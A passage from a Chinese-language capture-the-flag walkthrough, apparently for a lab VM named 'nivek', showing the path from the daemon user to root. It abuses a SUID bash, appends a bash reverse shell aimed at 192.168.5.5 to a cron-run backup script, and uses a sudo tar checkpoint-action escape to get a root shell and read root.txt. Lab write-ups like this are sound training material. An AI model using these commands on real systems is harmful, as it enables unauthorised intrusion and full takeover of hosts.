drwxr-xr-x 23 root  root  4096 Mar 22 13:40 ..
drwx-----x  4 eren  eren  4096 Jul 26  2021 eren
drwxr-xr-x 16 nivek nivek 4096 Jul 26  2021 nivek
daemon@nivek:/home$

daemon@nivek:/home$
3、查看一下可执行的文件
find / -perm -4000 -type f -exec ls -al {} \; 2>/dev/nulldaemon@nivek:/home$ find / -perm -4000 -type f -exec ls -al {} \; 2>/dev/null
find / -perm -4000 -type f -exec ls -al {} \; 2>/dev/null
-rwsr-xr-x 1 root root 44168 May 8 2014 /bin/ping
-rwsr-xr-x 1 root root 40152 Apr 14 2016 /bin/mount
-rwsr-xr-x 1 root root 30800 Mar 11 2016 /bin/fusermount
-rwsr-xr-x 1 root root 40128 May 17 2017 /bin/su
-rwsr-xr-x 1 root root 44680 May 8 2014 /bin/ping6
-rwsr-xr-x 1 root root 27608 Apr 14 2016 /bin/umount
-rwsr-xr-x 1 root root 49584 May 17 2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 136808 Mar 31 2016 /usr/bin/sudo
-rwsr-xr-x 1 root root 32944 May 17 2017 /usr/bin/newgidmap
-rwsr-xr-x 1 eren eren 1037464 Jul 26 2021 /usr/bin/bash
-rwsr-xr-x 1 root root 54256 May 17 2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 23376 Mar 27 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 39904 May 17 2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 40432 May 17 2017 /usr/bin/chsh
-rwsr-sr-x 1 daemon daemon 51464 Jan 15 2016 /usr/bin/at
-rwsr-xr-x 1 root root 32944 May 17 2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 75304 May 17 2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 10232 Mar 27 2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-- 1 root messagebus 42992 Jun 12 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 38984 Mar 8 2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 110792 Feb 8 2021 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 428240 May 27 2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 14864 Mar 27 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-- 1 root dip 394984 Jul 23 2020 /usr/sbin/pppd
-rwsr-xr-x 1 root root 14704 Jul 7 2021 /opt/lampp/bin/suexec
daemon@nivek:/home$ 发现可以执行 /bin/bash,那就可以切换用户:
/usr/bin/bash -pdaemon@nivek:/home$ /usr/bin/bash -p
/usr/bin/bash -p
bash-4.3$ 成功切换到 eren 用户,查看权限也查看不了,不过在定时任务中有发现:
bash-4.3$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user	command
17 *	* * *	root    cd / && run-parts --report /etc/cron.hourly
25 6	* * *	root	test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6	* * 7	root	test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6	1 * *	root	test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/5 * * * * eren /home/eren/backup.sh
bash-4.3$
查看 /home/eren/backup.sh
cat /home/eren/backup.shbash-4.3$ cat /home/eren/backup.sh
cat /home/eren/backup.sh
#!/bin/bash
BACKUP_DIR="/home/eren/backups"
tar -zcvpf $BACKUP_DIR/backup.tar.gz /var/www/html
bash-4.3$ 发现每隔五分钟运行一次,可以用它来提权,在 /home/eren/backup.sh 中写入 shell:
echo "bash -i >& /dev/tcp/192.168.5.5/1235 0>&1" >> /home/eren/backup.shbash-4.3$ echo "bash -i >& /dev/tcp/192.168.5.5/1235 0>&1" >> /home/eren/backup.sh
</dev/tcp/192.168.5.5/1235 0>&1" >> /home/eren/backup.sh
bash-4.3$
bash-4.3$ kali 02监听:
nc -lvnp 1235大概要等5分钟,才会收到反弹shell
4、查看权限
eren@nivek:~$ sudo -l
sudo -l
Matching Defaults entries for eren on nivek:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User eren may run the following commands on nivek:
    (root) NOPASSWD: /bin/tar
eren@nivek:~$
发现以可以用 tar 进行提权
5、提权
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sheren@nivek:~$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
</dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
ls
Desktop
Documents
Downloads
Music
Pictures
Public
root.txt
Templates
Videos
cat root.txt
299c10117c1940f21b70a391ca125c5d